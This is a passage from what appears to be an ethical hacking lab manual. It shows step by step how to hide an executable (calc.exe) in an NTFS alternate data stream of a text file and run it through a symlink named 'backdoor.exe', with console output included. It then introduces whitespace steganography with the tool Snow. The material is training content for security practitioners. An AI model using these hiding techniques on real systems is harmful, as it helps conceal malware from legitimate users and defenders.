13. In the **Command Prompt**, type **dir** and press **Enter**. This action lists all the files present in the directory, along with their file sizes. Note the file size of **readme.txt**.



14. Now, type **type c:\magic\calc.exe > c:\magic\readme.txt:calc.exe** and press **Enter**. This command will hide **calc.exe** inside the **readme.txt**.



15. In the **Command Prompt**, type **dir** and press **Enter**. Note the file size of readme.txt, which should not change.

```
Select Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>cd C:\magic

C:\magic>notepad readme.txt

C:\magic>dir
 Volume in drive C has no label.
 Volume Serial Number is 5A1A-18E5

 Directory of C:\magic

04/05/2022  07:21 AM    <DIR>          .
04/05/2022  07:21 AM    <DIR>          ..
09/15/2018  12:12 AM            27,648 calc.exe
04/05/2022  07:22 AM                13 readme.txt
               2 File(s)         27,661 bytes
               2 Dir(s)  53,227,257,856 bytes free

C:\magic>type c:\magic\calc.exe > c:\magic\readme.txt:calc.exe

C:\magic>dir
 Volume in drive C has no label.
 Volume Serial Number is 5A1A-18E5

 Directory of C:\magic

04/05/2022  07:21 AM    <DIR>          .
04/05/2022  07:21 AM    <DIR>          ..
09/15/2018  12:12 AM            27,648 calc.exe
04/05/2022  07:24 AM                13 readme.txt
               2 File(s)         27,661 bytes
               2 Dir(s)  53,227,036,672 bytes free

C:\magic>
```


16. Navigate to the directory **C:\magic** and delete **calc.exe**.

17. In the **Command Prompt**, type **mklink backdoor.exe readme.txt:calc.exe** and press **Enter**.

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>cd C:\magic

C:\magic>notepad readme.txt

C:\magic>dir
 Volume in drive C has no label.
 Volume Serial Number is 5A1A-18E5

 Directory of C:\magic

04/05/2022  07:21 AM    <DIR>          .
04/05/2022  07:21 AM    <DIR>          ..
09/15/2018  12:12 AM            27,648 calc.exe
04/05/2022  07:22 AM                13 readme.txt
               2 File(s)         27,661 bytes
               2 Dir(s)  53,227,257,856 bytes free

C:\magic>type c:\magic\calc.exe > c:\magic\readme.txt:calc.exe

C:\magic>dir
 Volume in drive C has no label.
 Volume Serial Number is 5A1A-18E5

 Directory of C:\magic

04/05/2022  07:21 AM    <DIR>          .
04/05/2022  07:21 AM    <DIR>          ..
09/15/2018  12:12 AM            27,648 calc.exe
04/05/2022  07:24 AM                13 readme.txt
               2 File(s)         27,661 bytes
               2 Dir(s)  53,227,036,672 bytes free

C:\magic>mklink backdoor.exe readme.txt:calc.exe
symbolic link created for backdoor.exe <<===>> readme.txt:calc.exe

C:\magic>_
```

18. Now, type **backdoor.exe** and press **Enter**. The calculator program will execute, as shown in the screenshot.

Note: For demonstration purposes, we are using the same machine to execute and hide files using NTFS streams. In real-time, attackers may hide malicious files in the target system and keep them invisible from the legitimate users by using NTFS streams, and may remotely execute them whenever required.



19. This concludes the demonstration of how to hide malicious files using NTFS streams.

20. Close all open windows and document all the acquired information.

Task 4: Hide Data using White Space Steganography

An attacker knows that many different types of files can hold all sorts of hidden information and that tracking or finding these files can be an almost impossible task. Therefore, they use stenographic techniques to hide data. This allows them to retrieve messages from their home base and send back updates without a hint of malicious activity being detected.

These messages can be placed in plain sight, and the servers that supply these files will never know they carry suspicious content. Finding these messages is like finding the proverbial “needle” in the World Wide Web haystack.


Steganography is the art and science of writing hidden messages in such a way that no one other than the intended recipient knows of the message’s existence. Steganography is classified based on the cover medium used to hide the file. A professional ethical hacker or penetration tester must have a sound knowledge of various steganography techniques.

Whitespace steganography is used to conceal messages in ASCII text by adding white spaces to the end of the lines. Because spaces and tabs are generally not visible in text viewers, the message is effectively hidden from casual observers. If the built-in encryption is used, the message cannot be read even if it is detected. To perform Whitespace steganography, various steganography tools such as snow are used. Snow is a program that conceals messages in text files by appending tabs and spaces to the end of lines, and that extracts hidden messages from files containing them. The user hides the data in the text file by appending sequences of up to seven spaces, interspersed with tabs.


Here, we will hide data using the Whitespace steganography tool Snow.

1. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine.

